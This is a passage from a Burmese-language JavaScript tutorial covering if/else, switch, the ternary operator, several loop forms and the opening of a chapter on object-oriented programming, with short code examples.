Conditional Statement တွေကို if Keyword အသုံးပြုပြီး ရေးရတဲ့အတွက် If Statement လိုလည်း ခေါ်ပါတယ်။ If Statement ဟာ Expression တစ်ခုကို လက်ခံပြီးတော့ အဲဒီ Expression ရဲ့ ရလဒ် Condition ပေါ်မူတည်ပြီး အလုပ်လုပ်ပေးပါတယ်။ ရလဒ်ဟာ true သို့မဟုတ် false ဆိုတဲ့ အခြေအနေပေါ်မူတည်ပြီး နှစ်မျိုးထဲက တစ်မျိုးကို လုပ်ပေးနိုင်ဆိုတဲ့ သဘောပါပဲ။ ရေးထုံးက ဒီလိုပါ –

Pseudocode

```
if(condition)
    // if true, do this statement
else
    // if false, do this statements
```

if Keyword နောက်မှာ ပိုက်ကွင်းအဖွင့်အပိတ်နဲ့ Condition လိုက်ရပြီး Condition ရဲ့ရလဒ် true ဖြစ်တော့မှသာ ဆက်လိုက်လာတဲ့ Statement ကို အလုပ်လုပ်မှာဖြစ်ပြီး Condition ကဲ false ဖြစ်ခဲ့ရင်တော့ else Keyword နောက်ကလိုက်တဲ့ Statement ကို အလုပ်လုပ်မှာပါ။ else Statement မလိုအပ်ရင် မထည့်ဘဲ နေလို့ရပါတယ်။

Statement တစ်ခုထက် ပိုမယ်ဆိုရင်တော့ Statement Block နဲ့ ပေးနိုင်ပါတယ်။ ဒီလိုပါ –

Pseudocode

```
if(condition) {
    // if true
    // do these
    // statements
} else {
    // if false
    // do these
    // statements
}
```

မြင်သာတာလေး တစ်ခုလောက် ဥပမာပေးချင်ပါတယ်။ Array တစ်ခုရဲ့ အတွင်းက 5 တွေကိုလိုက်ရှာဖြီး 10 ပေါင်းပေးတဲ့ ကုဒ်လေးတစ်ခု ရေးကြည့်ကြပါမယ်။ ဒီလိုပါ –

JavaScript

```
let nums = [ 1, 12, 5, 4, 9, 5 ]

let result = nums.map(function(n) {
    if(n === 5) n += 10

    return n
})

// result → [ 1, 12, 15, 4, 9, 15 ]
```

if Statement နဲ့ n === 5 Condition သုံးပြီး စစ်လိုက်တာပါ။ မှန်တယ်ဆိုတော့မှ 5 တန်ဖိုးကို 10 ပေါင်းထည့်မှာဖြစ်ပြီး မမှန်ရင် ဒီအတိုင်းထားလိုက်မှာပါ။ else Statement မပါပါဘူး။ ဒါကြောင့် ရလဒ် အနေနဲ့ Array ထဲက 5 တွေကို 10 ပေါင်းပေးထားတဲ့ ရလဒ်ကို ရှုံးမှာပဲ ဖြစ်ပါတယ်။

if Statement တွေကို Nested အထပ်ထပ်ရေးရတာမျိုးလည်း ရှိနိုင်ပါတယ်။ ဥပမာ - people Array ထဲမှာ gender မရှိရင် Unknown လိုပေးမယ်။ gender က F သို့မဟုတ် F ဆိုရင် Female လို့ ပေးမယ်။ M သို့မဟုတ် M ဆိုရင် Male လိုပေးမယ် ဆိုကြပါစိုး။ ဒီလိုရေးလို့ ရှိနိုင်ပါတယ်။

JavaScript

```

let people = [
    { name: "Alex" },
    { name: "Bob", gender: "M" },
    { name: "Tom", gender: "m" },
    { name: "Mary", gender: "F" },
]

let result = people.map(function(person) {
    if(person.gender) {
        if(person.gender === "m" || person.gender === "M") {
            person.gender = "Male"
        }

        if(person.gender === "f" || person.gender === "F") {
            person.gender = "Female"
        }
    } else {
        person.gender = "Unknown"
    }

    return person
})

/* result → [
    { name: "Alex", gender: "Unknown" },
    { name: "Bob", gender: "Male" },
    { name: "Tom", gender: "Male" },
    { name: "Mary", gender: "Female" },
] */

```

ဒီလောက်များတဲ့ ကုဒ်ကို Console ထဲမှာ ရေးစမ်းရတာ တော်တော်လက်ဝင်ပါလိမ့်မယ်။ ဒါကြောင့် HTML Document တစ်ခုတည်ဆောက်ပြီး ကုဒ်ကို <script> Element နဲ့ ရေးလိုပါတယ်။

The screenshot shows a browser window with developer tools open. The left pane displays the code in `index.html`:

```

1 <script>
2   let people = [
3     { name: "Alex" },
4     { name: "Bob", gender: "M" },
5     { name: "Tom", gender: "m" },
6     { name: "Mary", gender: "F" }
7   ]
8
9   let result = people.map(function(person) {
10     if(person.gender) {
11       if(person.gender === "m" || person.gender === "M") {
12         person.gender = "Male"
13       }
14
15       if(person.gender === "f" || person.gender === "F") {
16         person.gender = "Female"
17       }
18     } else {
19       person.gender = "Unknown"
20     }
21   })

```

The right pane shows the `Console` tab with the variable `result` expanded:

```

> result
< 4 [ {>, {>, {>, {>, {> 0: {name: "Alex", gender: "Unknown"}
> 1: {name: "Bob", gender: "Male"}
> 2: {name: "Tom", gender: "Male"}
> 3: {name: "Mary", gender: "Female"}
length: 4
> _proto__: Array(0)

```

ပုံကိုကြည့်လိုက်ရင် ကုဒ်တွေကို HTML Document တစ်ခုထဲမှာ `<script>` Element နဲ့ရေးထားပြီး အဲဒီ Document ကို Browser နဲ့ဖွင့်ထားတာဖြစ်ပါတယ်။ ပြီးတော့မှ Console မှာ `result` ကို ထုတ်ကြည့်ထားတာပါ။ Document ထဲမှာ ရေးထားတဲ့ ကုဒ်တွေဟာ Console မှာလည်း သက်ဝင်ပါတယ်။ နောက်ပိုင်းကုဒ်တွေ ရေးရတာများလို့ Console မှာတိုက်ရိုက်ရေးရခက်ရင် ဒီနည်းဆက် ရေးစမ်းကြည့်နိုင်ပါတယ်။

Condition ဟာ Boolean true/false မဟုတ်ရင်လည်း ရပါတယ်။ Truthy ဖြစ်တဲ့တန်ဖိုးဆိုရင် true အနေနဲ့ အလုပ်လုပ်သွားမှာဖြစ်ပြီး Falsy ဖြစ်တဲ့ တန်ဖိုးဆိုရင် false အနေနဲ့ အလုပ်လုပ်ပေးသွားမှာပါ။ နမူနာမှာ `person.gender` ကို ဘာနှိုင်းယုံမှုမှ မပါဘဲ Condition အနေနဲ့ ပေးထားပါတယ်။ အကယ်၍ `person.gender` မရှိရင် undefined ဖြစ်မှာစို့လို့ Falsy ဖြစ်ပါတယ်။ ဒါကြောင့် `else Statement` အလုပ်လုပ်သွားပြီး `person.gender = Unknown` ဖြစ်သွားမှာပါ။ `person.gender` ရှိတယ်ဆိုရင် ဘာပဲရှိရှိ Truthy မို့လို့ သူနဲ့သက်ဆိုင်တဲ့ Block ကို ဆက်အလုပ်လုပ်သွားမှာပါ။ အထဲမှာ နောက်ထပ်ထပ်ဆင့် စစ်ထားပါသေးတယ်။ Comparison Operator နဲ့ Logical Operator ကို ပေါင်းပြီးတော့ သုံးထားပါတယ်။ ကုဒ်အရ `m` သို့မဟုတ် `M` ဖြစ်ခဲ့ရင် `Male` လို့ သတ်မှတ်ပေးသွားမှာဖြစ်ပြီး `f` သို့မဟုတ် `F` ဖြစ်ခဲ့ရင် `Female` လို့ သတ်မှတ်သွားမှာဖြစ်ပါတယ်။ ဒါ ကုဒ်ကိုနောက်တစ်မျိုးလည်း ရေးလို့ရပါသေးတယ်။ ဒါလိုပါ -

JavaScript

```
let result = people.map(function(person) {
    if(person.gender === "m" || person.gender === "M") {
        person.gender = "Male"
    } else if(person.gender === "f" || person.gender === "F") {
        person.gender = "Female"
    } else {
        person.gender = "Unknown"
    }

    return person
})
```

ဒီကုဒ်ကတော့ နည်းနည်းပိုဂုဏ်သွားပါတယ်။ else နောက်မှာ ထပ်ဆင့် if Statement ကို ကပ်ရေး ပေးလိုက်လို့ m သို့မဟုတ် M ဆိုရင် Male, f သို့မဟုတ် F ဆိုရင် Female တစ်ခုမှ မဟုတ်ရင် Unknown ဆိုတဲ့ အမိပါယ်ပေါက်သွားပါတယ်။ ဒီနေရာမှာ စကားပြောလာတာကတော့ ကိုယ့်ရဲ့ Logical Thinking Skill ပါပဲ။ ကြောင်းကျိုးဆက်စပ် တွေးဖြင့်တတ်ဖို့ လိုလာပါတယ်။ Logical Thinking ကောင်းသူက အလွယ်လေး ဖြင့်သွားနိုင်ပေမယ့် Logical Thinking အားနည်းသူအတွက်တော့ နားလည်ရခက်နေနိုင်ပါ တယ်။ ကြိုးစားပြီး မြင်အောင်လေ့လာကြည့်ပါ။ ပရိုဂရမ်မာကောင်းတစ်ယောက်မှာ ရှိရမယ့် အရည်အချင်း တွေထဲက အရေးအကြီးဆုံး တစ်ခုကို ရွေးထုတ်ပြပါဆိုရင် Logical Thinking လို့ ပြောရပါတော်မယ်။

နောက်ထပ်အခြေနေပေါ် မူတည်အလုပ်လုပ်စေလိုတဲ့အခါ သုံးနိုင်တဲ့နည်းကတော့ switch Statement ဖြစ်ပါတယ်။ ရေးထုံးအရ switch Keyword နောက်မှာ ပိုက်ကွင်းအဖွင့်အဝိတ်နဲ့ Express ကိုပေးရပါ တယ်။ သူကတော့ true/false စစ်တာမဟုတ်တော့ဘဲ ရလာတဲ့ ရလဒ်နဲ့ ကိုက်ညီတဲ့ case Statement ကို သွားပြီးအလုပ်လုပ်ပေးမှာ ဖြစ်ပါတယ်။ ဒီလိုပါ -

Pseudocode

```
switch(1 + 2) {
    case 1: // skip this statement
    case 2: // skip this statement
    case 3: // do this statement
    case 4: // do this statement
}
```

နမူနာအရ $1 + 2$ Expression ကိုပေးလိုက်လို့ ရလဒ်က 3 ဖြစ်ပါတယ်။ ဒါကြောင့် ပေးထားတဲ့ case တွေ ထဲက 1 နဲ့ 2 ကို အလုပ်မလုပ်ဘဲ 3 ကိုအလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ ထူးခြားချက်ကတော့ ကိုက်ညီတဲ့ case ကို ရောက်ပြီးရင် ဆက်တိုက်အကုန်ဆက်လုပ်သွားမှာမို့လို့ 4 ကိုပါအလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ အဲဒီလို့ မလုပ်စေချင်ရင် break Statement ကို သုံးပေးရပါတယ်။

Pseudocode

```
switch(1 + 2) {
    case 1:
        // skip this statement
        break
    case 2:
        // skip this statement
        break
    case 3:
        // do this statement
        break
    case 4:
        // do not reach this statement
        break
}
```

case တိုင်းမှာ break တွေလိုက်ထည့်ပေးလိုက်တာပါ။ ဒါကြောင့် case တစ်ခုနဲ့ကိုက်ညီလို့ အလုပ်လုပ်ပြီးတာနဲ့ break နဲ့ Block ထဲကနေ ပြန်ထွက်သွားမှာဖြစ်လို့ သူအောက်က မဆိုင်တဲ့ case တွေကို ဆက်လုပ်တော့မှာ မဟုတ်ပါဘူး။

အကယ်၍ case တွေတစ်ခုမှ Expression ရဲ့ ရလဒ်နဲ့မကိုက်ရင် ဘယ်လိုလုပ်မလဲ။ default Statement ကိုသုံးနိုင်ပါတယ်။ case တွေတစ်ခုမှ မကိုက်ရင် switch က default ကို အလုပ်လုပ်ပေးသွားမှာပါ။

JavaScript

```
switch (2 - 3) {
    case 1: // skip this statement
    case 2: // skip this statement
    default: // do this statement
}
```

နမူနာအရ Expression ရလဒ်ဟာ -1 ဖြစ်နေလို့ case 1 နဲ့ 2 နှစ်ခုလုံးနဲ့ မကိုက်ပါဘူး။ ဒါကြောင့် default ကို အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ စောစောက အပေါ်မှာပေးခဲ့တဲ့ နမူနာကို ဒီ switch Statement နဲ့လည်း ရေးလိုရနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
let result = people.map(function(person) {
    switch(person.gender) {
        case "m":
        case "M":
            person.gender = "Male"
            break
        case "f":
        case "F":
            person.gender = "Female"
            break
        default:
            person.gender = "Unknown"
    }

    return person
})
```

အကယ်၍ person.gender ဟာ m ဖြစ်နေရင် case "m" ကို အလုပ်လုပ်သွားပါလိမ့်မယ်။ case "m" မှာ နမူနာအရ ဘာ Statement မှမရှုပါဘူး။ ဒါပေမယ့် break လည်းမပါလို့ ဆက်အလုပ်လုပ်သွားမှာ ဖြစ်လို့ case "M" ကိုရောက်သွားပါလိမ့်မယ်။ တန်ဖိုးကို Male လိုသတ်မှတ်ပြီးနောက်မှာတော့ break ရှုနေလို့ ရပ်သွားမှာ ဖြစ်ပါတယ်။ f နဲ့ F ကိုလည်း အလားတူပဲ ရေးထားပါတယ်။ တစ်ခုမှ ကိုက်ညီမှုမရှုဘူးဆိုတော့မှ နောက်ဆုံးမှာ default ကို အလုပ်လုပ်သွားမှာပဲ ဖြစ်ပါတယ်။

Condition Expression

If Statement တို့ Switch Statement တို့နဲ့ အခြေအနေပေါ်မှုတည်ပြီး အလုပ်လုပ်တဲ့ Statement တွေ သတ်မှတ်နိုင်သလို Expression တွေကိုလည်း အခြေအနေပေါ်မှုတည်ပြီး အလုပ်လုပ်တဲ့ Conditional Expression ဖြစ်အောင် ရေးလိုပါတယ်။ Ternary Operator လိုပေါ်တဲ့ Operator ကိုသုံးရပါတယ်။

ဒီလိပါ –

Pseudocode

```
Condition ? Do-this-if-true : Do-this-if-false
```

Condition ရဲနောက်မှာ Question Mark သက်တလိုက်ရပြီး Condition က true ဖြစ်ရင် Question Mark နောက်က Expression ကို အလုပ်လုပ်မှာပါ။ သူနောက်က Full-Colon ဆက်လိုက်ရပြီး Condition က false ဖြစ်ခဲ့ရင်တော့ Full-Colon နောက်က Expression ကို လုပ်မှာဖြစ်ပါတယ်။

JavaScript

```
let user = { name: "Bob", age: 17 }
let status = user.age >= 18 ? "Authorized" : "Unauthorized"
```

နှမူနာအရ status အတွက်တန်ဖိုး "Unauthorized" ဖြစ်မှာပါ။ Condition က user.age >= 18 ဆိုတော့ false ဖြစ်နေပါတယ်။ user.age က 17 ဖြစ်နေလိုပါ။ ဒါကြောင့် Question Mark နောက်က အလုပ်ကို မလုပ်တော့ဘဲ Full-colon နောက်ကအလုပ်ကို လုပ်သွားတဲ့အတွက် status ရဲတန်ဖိုးအဖြစ် Unauthorized ကို Assign လုပ်သွားမှာပဲ ဖြစ်ပါတယ်။

Loops

တစ်ချို့တူညီတဲ့ Statement တွေကို အကြိမ်ကြိမ်အလုပ်လုပ်ဖို့ လိုအပ်တာမျိုးတွေ ရှိနိုင်ပါတယ်။ Statement တစ်ခုကို (၁၀) ကြိမ်အလုပ်လုပ်စေချင်လို (၁၀) ခါရေးစရာ မလိုပါဘူး။ Loop ရေးထုံးတွေရှိပါတယ်။ ဒီ Statement ကို (၁၀) ခါလုပ်လိုက်ပါ လို ညွှန်ကြားလိုက်လို ရနိုင်ပါတယ်။ JavaScript မှာ Loop ရေးထုံးအမျိုးမျိုး ရှိပါတယ်။ ပထမဆုံးတစ်ခုအနေနဲ့ while Loop ကို ကြည့်ချင်ပါတယ်။

while Loop အတွက် ပိုက်ကွင်းအဖွင့်အပိတ်ထဲမှာ Condition ကို ပေးရပါတယ်။ အဲဒီ Condition က true ဖြစ်နေသရွာ Statement တွေကို အကြိမ်ကြိမ် အလုပ်လုပ်ပေးမှာ ဖြစ်ပါတယ်။

JavaScript

```
let count = 0

while(count < 3) {
    console.log(count)
    count++
}

// 0
// 1
// 2
```

နမူနာအရ count တန်ဖိုးဟာ မူလ 0 ဖြစ်ပါတယ်။ while Loop အတွက် Condition က count < 3 ဖြစ်တဲ့အတွက် မှန်ပါတယ်။ ဒါကြောင့် သတ်မှတ်ထားတဲ့ Statement တွေကို အလုပ်လုပ်သွားမှာပါ။ အဲဒီလို အလုပ်လုပ်တဲ့အခါ count တန်ဖိုးကို 1 တိုးထားလို တစ်ကြိမ် အလုပ်လုပ်ပြီးတိုင်း count တန်ဖိုးလိုက်တိုး သွားမှာပါ။ သုံးကြိမ်အလုပ်လုပ်ပြီးလို count တန်ဖိုး 3 ဖြစ်သွားတဲ့အခါ count < 3 Condition က မမှန်တော့ပါဘူး count ဟာ 3 ထက်ငယ်လားလို စစ်ထားတာပါ။ မငယ်တော့ဘူးလေ။ ဒါကြောင့် ဆက်အလုပ် မလုပ်တော့ဘဲ ရပ်သွားမှာ ဖြစ်ပါတယ်။

do-while Loop လည်းရှိပါသေးတယ်။ while Loop နဲ့ သဘောသဘာဝ ဆင်တူပါပဲ။

JavaScript

```
let count = 0

do {
    console.log(count)
    count++
} while(count < 3)

// 0
// 1
// 2
```

do Keyword ရဲနောက်မှာ ကုဒ် Block လိုက်ပြီးတော့မှ while Condition က နောက်ဆုံးကလိုက်တာပါ။ အခုချိန်မှာ ရလဒ်ပြောင်းမှာ မဟုတ်ပါဘူး။ ရေးထုံးကွဲသွားပေမယ့် ဂျိုးရိုး while Loop နဲ့ တူညီတဲ့ ရလဒ်ကိုပဲ ရမှာပါ။ သဘောသဘာဝ ထူးခြားချက်ကိုသာ သတိပြုရမှာပါ။ while Loop က Condition အ

ရင်စစ်ပြီးမှ အလုပ်လုပ်ပါ။ `do-while` Loop ကတေသာ အလုပ်လုပ်ပြီးမှ Condition စစ်ပါတယ်။ ဒါကြောင့် `do-while` Loop မှာ Condition မှန်သည်ဖြစ်စေ မမှန်သည်ဖြစ်စေ ကစ်ကြိမ်တေသာ ကြိမ်းသေ အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။ ပထမဆုံးအကြိမ် Condition မစစ်ဆင်လုပ်လိုက်တဲ့ အလုပ်တစ်ခု ရှိနေမှာ မို့လို ပါ။ ဒီလိုပါ။

JavaScript

```
let count = 5

do {
    console.log(count)
    count++
} while(count < 3)

// 5
```

count တန်ဖိုး 5 ဖြစ်တဲ့အတွက် `count < 3` Condition ကမှားနေပါတယ်။ ဒါပေမယ့် ကစ်ကြိမ် အလုပ်လုပ်သွားလို 5 ဆိုတဲ့ဖော်ပြချက်တစ်ခု ရှိနေမှာပဲ ဖြစ်ပါတယ်။

နောက်ထပ် Loop ရေးထုံးတစ်ခုကတေသာ `for` Loop ဖြစ်ပါတယ်။ `for` Keyword နောက်မှာ ပိုက်ကွင်း အဖွင့်အပိတ်နဲ့အတူ Expression (၃) ခုလိုက်ရပါတယ်။

- ပထမဆုံး Expression ကို Loop မစခင်တစ်ကြိမ် အလုပ်လုပ်ပါတယ်။
- ဒုတိယ Expression ကို Condition အနေနဲ့စစ်ပြီး `true` ဖြစ်နေသ၍ သတ်မှတ်ထားတဲ့ Statement တွေကို ထပ်ခါထပ်ခါ အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။
- တတိယ Expression ကို ကစ်ကြိမ်ပြီးတိုင်း တစ်ခါအလုပ်လုပ်ပါတယ်။

ဒါကြောင့် စောစောက `while` တို့ `do-while` တို့နဲ့ရေးထားတဲ့ Loop နဲ့ တူညီတဲ့ရလဒ်မျိုးရဖို့အတွက် အခုလို ရေးနိုင်ပါတယ်။

JavaScript

```
for(let count=0; count < 3; count++) {
    console.log(count)
}

// 0
// 1
// 2
```

Expression တစ်ခုနဲ့တစ်ခုကို Semicolon နဲ့ ပိုင်းခြားပေးရပါတယ်။ ရှေ့ဆုံးမှာ let count=0 လို့
ပြောထားတဲ့အတွက် count Variable တစ်ခုကြည်းပြီး တန်ဖိုးကို 0 လို့သတ်မှတ်ပေးလိုက်မှာပါ။ တစ်ကြိမ်ပဲ အလုပ်လုပ်မယ့် Expression ဖြစ်ပါတယ်။ ဒုတိယ Expression ကို Condition အနေနဲ့ စစ်ကြည့်
လိုက်တဲ့အခါ count < 3 က true ဖြစ်နေတဲ့အတွက် သတ်မှတ်ထားတဲ့ Statement ကို အလုပ်လုပ်
လိုက်ပါတယ်။ ပြီးတဲ့အခါ f or g တဲ့ တတိယ Expression ကိုအလုပ်လုပ်လိုက်တဲ့အတွက် count တန်ဖိုး 1
တိုးသွားပါတယ်။ Condition စစ်ကြည့်တဲ့အခါ count < 3 က true ဖြစ်နေသေးတဲ့အတွက် ဆက်
အလုပ်လုပ်ပါတယ်။

လက်တွေ့မှာ ကိုယ့်လိုအပ်ချက်နဲ့ ကိုက်ညီတဲ့ ၁၀၀ရ အမျိုးအစားကို သုံးနိုင်ပါတယ်။ တစ်ကြိမ်ပြီးရင် ၁ တိုးတာတော့ အသုံးများတဲ့ ထုံးစံလိုဖြစ်နေပေမယ့် အမြဲတမ်း ၁ ပဲတိုးရမယ်ဆိုတာမျိုး မရှိပါဘူး။ ကိုယ့်လိုအပ်ချက်နဲ့ ကိုက်ညီအောင် ရေးလိုရပါတယ်။

Loop တွေနဲ့အတူ တွဲသုံးလေ့ရှိတဲ့ Statement နှစ်ခါ ရှိပါသေးတယ်။ break နဲ့ continue ပါ။ break ကို အကြောင်းအမျိုးမျိုးကြောင့် Loop ကို ရပ်လိုက်စေလိုတဲ့အခါ သုံးနိုင်ပါတယ်။ continue ကိုတော့ Loop လုပ်ရင် တစ်ချို့အဆင့်တွေ ကျော်ပြီး ဆက်လုပ်သွားစေချင်တဲ့အခါ သုံးကြပါတယ်။

JavaScript

```
let nums = [11, 22, -1 , 44]

for(let i=0; i < nums.length; i++) {
    if(nums[i] < 0) break
    console.log(nums[i])
}

// 11
// 22
```

နမူနာကုဒ်အရ စစခင်း Variable i ရဲတန်ဖိုး 0 ဖြစ်ပြီး i ရဲတန်ဖိုးက nums.length ထက် cယ်နေသ၍ အလုပ်လုပ်မှာပါ။ nums Array မှာ Index (၄) ခုရှိတဲ့အတွက် nums.length တန်ဖိုး 4 ဖြစ်မှာပါ။ ပုံမှန် အတိုင်းဆိုရင် Index 0 ကနေ Index 3 ထိ တန်ဖိုးတွေကို တစ်ခုပြီးတစ်ခု အစအဆုံး အကုန်ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

ဒါပေမယ့် if Condition နဲ့ အကယ်၍လက်ရှိ Index တန်ဖိုး 0 ထက်cယ်ရင် break နဲ့ထွက်လိုက်ဖို့ပြောထားတဲ့အတွက် ကျွန်တဲ့အလုပ်တွေ ဆက်မလုပ်တော့ဘဲ -1 တန်ဖိုးရှိနေတဲ့ Index အရောက်မှာ ရပ်သွားတာပဲဖြစ်ပါတယ်။

JavaScript

```
let nums = [11, 22, -1 , 44]

for(let i=0; i < nums.length; i++) {
    if(nums[i] < 0) continue
    console.log(nums[i])
}

// 11
// 22
// 44
```

ဒီတစ်ခါတော့ break မလုပ်တော့ပါဘူး။ continue လုပ်ထားပါတယ်။ ဒါကြောင့် 0 ထက်cယ်တဲ့ -1 တန်ဖိုးရှိနေတဲ့အဆင့်ကို တစ်ဆင့်ကျော်လိုက်ပြီး ကျွန်အလုပ်တွေကို ပြီးဆုံးတဲ့အထိ ဆက်လုပ်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

Looping Objects & Arrays

Array တွေစီမံဖို့အတွက် map, filter, reduce တို့လို Method တွေရှိပြီးဖြစ်ပါတယ်။ ဒါပေမယ့် အဲဒီ Method တွေက Objects တွေအတွက်သုံးလို မရပါဘူး။ Object တွေကို Loop လုပ်ဖို့အတွက် for-in Loop ကိုသုံးနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
let user = { name: "Bob", age: 22, gender: "Male" }

for(p in user) {
    console.log(` ${p} is ${user[p]}`)
}

// name is Bob
// age is 22
// gender is Male
```

Object ထဲမှာ ရှိသမျှအကုန် အစကာနေအဆုံး Loop လုပ်ပေးသွားမှာပါ။ ဘယ်ကစမယ်၊ ဘယ်မှာဆုံးမယ်၊ တစ်တိုးမယ်တွေ ပြောစရာမလိုပါဘူး။ p နေရာမှာ နှစ်သက်ရာ Variable အမည်ပေးနိုင်ပါတယ်။ လက်ရှိရောက်ရှိနေတဲ့ Property က p ထဲမှာ ရှိနေမှာပါ။ ဒါကြောင့် p ကို ဖော်ပြစ်တဲ့အခါ Property ကို ဖော်ပြပြီး Object ရဲ့ p Index ကိုဖော်ပြစ်တဲ့အခါ သက်ဆိုင်ရာတန်ဖိုးကို ရှုံးဖြတ်ပါတယ်။

for-in Loop ကို ရိုးရိုး Array တွေအတွက်လည်း အသုံးပြုနိုင်ပါတယ်။ Array တွေအတွက် for-of Loop ကိုလည်း အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
let users = ["Alice", "Bob", "Tom", "Mary"]

for(u of users) {
    console.log(u)
}

// Alice
// Bob
// Tom
// Mary
```

Array ရဲ့အစကနေ အဆုံးထိ အလိုအလျောက် အလုပ်လုပ်သွားတာပါ။ ဘယ်ကစမယ်၊ ဘယ်မှာဆုံးမယ်၊ တစ်ကြိမ်မှာတစ်တိုးရမယ် စသည်ဖြင့် ပြောနေစရာ မလိုတော့လို့ အများကြီးပိုဂ်းပါတယ်။ `for-of` Loop ကို Iterable Object တွေအတွက်ပဲသုံးလိုပါတယ်။ ရှိုးရှိုး Object တွေအတွက် မရပါဘူး။ Object-Oriented Programming မှာ Interface လိုပေါ်တဲ့ သဘောသဘာဝ ရှုပါတယ်။ Protocol လိုလည်းခေါ်ကြပါတယ်။ အဲဒီ Interface/Protocol က Object တည်ဆောက်တဲ့အခါ လိုက်နာရမည့် စည်းမျဉ်းတွေ သတ်မှတ်နိုင်တဲ့ နည်းစနစ်တစ်မျိုးပါ။ Iterable Object ဆိုတာ Iterable Protocol က သတ်မှတ်ထားတဲ့ သတ်မှတ်ချက်နဲ့အညီ တည်ဆောက်ထားတဲ့ Object တွေကိုပြောတာပါ။ လက်ရှိလေ့လာထားတဲ့ထက် Array နဲ့ String တို့ဟာ Iterable Protocol သတ်မှတ်ချက်နဲ့အညီ ဖန်တီးပေးထားတဲ့ Object တွေဖြစ်ကြပါတယ်။ ဒါကြောင့် Array တွေ String တွေကို `for-of` နဲ့ Loop လုပ်နိုင်ပြီး ရှိုးရှိုး Object တွေအတွက် လိုအပ်ရင် `for-in` ကို အသုံးပြုရမှာပဲဖြစ်ပါတယ်။

ဒီစာအုပ်မှာ Interface/Protocol အဆင့်ထိ ထည့်သွင်းဖော်ပြနိုင်မှာ မဟုတ်ပေမယ့် Object-Oriented Programming ရဲ့အခြေခံ သဘောသဘာဝတွေကိုတော့ ဆက်လက်ထည့်သွင်း ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

အခန်း (၁၈) – JavaScript OOP – Object-Oriented Programming

Object ဆိတာဟာ ကိုယ်ပိုင် အချက်အလက် (Property) နဲ့ ကိုယ်ပိုင် လုပ်ဆောင်ချက် (Method) တွေ စုဖိဝင်တဲ့ အရာတစ်ခုပါ။ ဒီသဘောသဘာဝကို ရှုပိုင်းမှာ တွေ့မြင်ခဲ့ကြပြီး ဖြစ်ပါတယ်။ Object Oriented Programming (OOP) ဆိတာကတော့ ကုဒ်တွေရေးတဲ့အခါ ဒီ Object တွေပေါ်မှာ အခြေခံ အလုပ်လုပ်စေဖို့ စုဖို့ရေးသားတဲ့ ရေးနည်းရေးဟန်ပဲ ဖြစ်ပါတယ်။

ကုဒ်တွေကို အစီအစဉ်အတိုင်း အလုပ်လုပ်စေတဲ့ ရေးနည်းရေးဟန်ကို Imperative Programming လိုက်ကြပါတယ်။ ကွန်ပူးတာကို တစ်ဆင့်ချင်းစီ အမိန့်ပေးစေခိုင်းတဲ့ ရေးဟန်မို့လိုပါ။ Procedure တွေ Function တွေ ပါဝင်လာပြီဆိုရင်တော့ Procedural Programming လိုက်ကြပါတယ်။ Procedure တွေ Function တွေကို လိုအပ်သလို ပေါင်းစပ်အသုံးချခြင်းအားဖြင့် အလုပ်လုပ်စေတဲ့ ရေးဟန်ဖြစ်ပါတယ်။

Functional Programming ဆိတာလည်း ရှိပါသေးတယ်။ Pure Function တွေကို စုဖို့ပေါင်းစပ်ပြီး အလုပ်လုပ်စေခြင်းအားဖြင့် ပရိုဂရမ်ကို ဖွဲ့စည်းတည်ဆောက်ရတဲ့ ရေးဟန်ပါ။ Pure Function ဆိတာ ရှိရှိုး Function နဲ့ မတူပါဘူး။ သူ့မှာ ထူးခြားတဲ့ စိသေသ (၂) ရပ်ရှိပါတယ်။ Function တစ်ခုကို ခေါ်ယူ လိုက်တဲ့အခါ ပေးလိုက်တဲ့ Argument တူလို့ ပြန်ရတဲ့ရလဒ် အမြဲတမ်းတူတယ်ဆိုရင် Pure Function လို ခေါ်ပါတယ်။ Function တစ်ခုကို အလုပ်လုပ်စေလိုက်လို့ မူလတန်ဖိုးတွေကို ပြောင်းလဲစေတယ်ဆိုရင် Side-Effect ရှိတယ်၊ ဘေးထွက်ရလဒ်ရှိတယ်လို့ ဆိုပါတယ်။ Pure Function ဆိတာ အဲဒီလို Side-Effect မရှိတဲ့ Function တွေပါ။

ရှုပိုင်းမှာ လေ့လာခဲ့တဲ့ လုပ်ဆောင်ချက်တစ်ချို့ကို ဥပမာပြန်ကြည့်နိုင်ပါတယ်။ `push()`, `pop()`, `splice()` စတဲ့ Array Function တွေဟာ Impure Function တွေပါ။ ဒီ Function တွေကြောင့် မူလ Array မှာ တန်ဖိုးတွေ ပြောင်းလဲသွားမှာမို့လို့ ဖြစ်ပါတယ်။ ဒီလိုပြောင်းလဲနေတဲ့ အတွက်ကြောင့်ပဲ တစ်

ကြိမ်နဲ့တစ်ကြိမ် ပြန်ရမယ့် ရလဒ်လည်း တူမှာ မဟုတ်ပါဘူး။ `map()`, `filter()`, `reduce()` စဲတဲ့ Function တွေကတော့ Pure Function တွေပါ။ ဒီ Function တွေက ရလဒ်အသစ်ကို ပြန်ပေးပါမယ်။ မူလ Array ကို ပြောင်းလဲစေခြင်း မရှိပါဘူး။ ဒါကြောင့် ဘယ်နှစ်ကြိမ် Run သည်ဖြစ်စေ တူညီတဲ့ရလဒ်ကိုပဲ အမြဲပြန်ရမှာပါ။ ဒါဟာသိရှိထားသင့်တဲ့ ဗဟိုသုတေသနပြောင်းလဲမယ်။ ဒီသဘောသဘာဝကို သိထားမှ မတူကွဲပြား နေတဲ့ အလုပ်လုပ်ပုံကို ပုံဖော်ကြည့်နိုင်မှာမိမ့်လိုပါ။

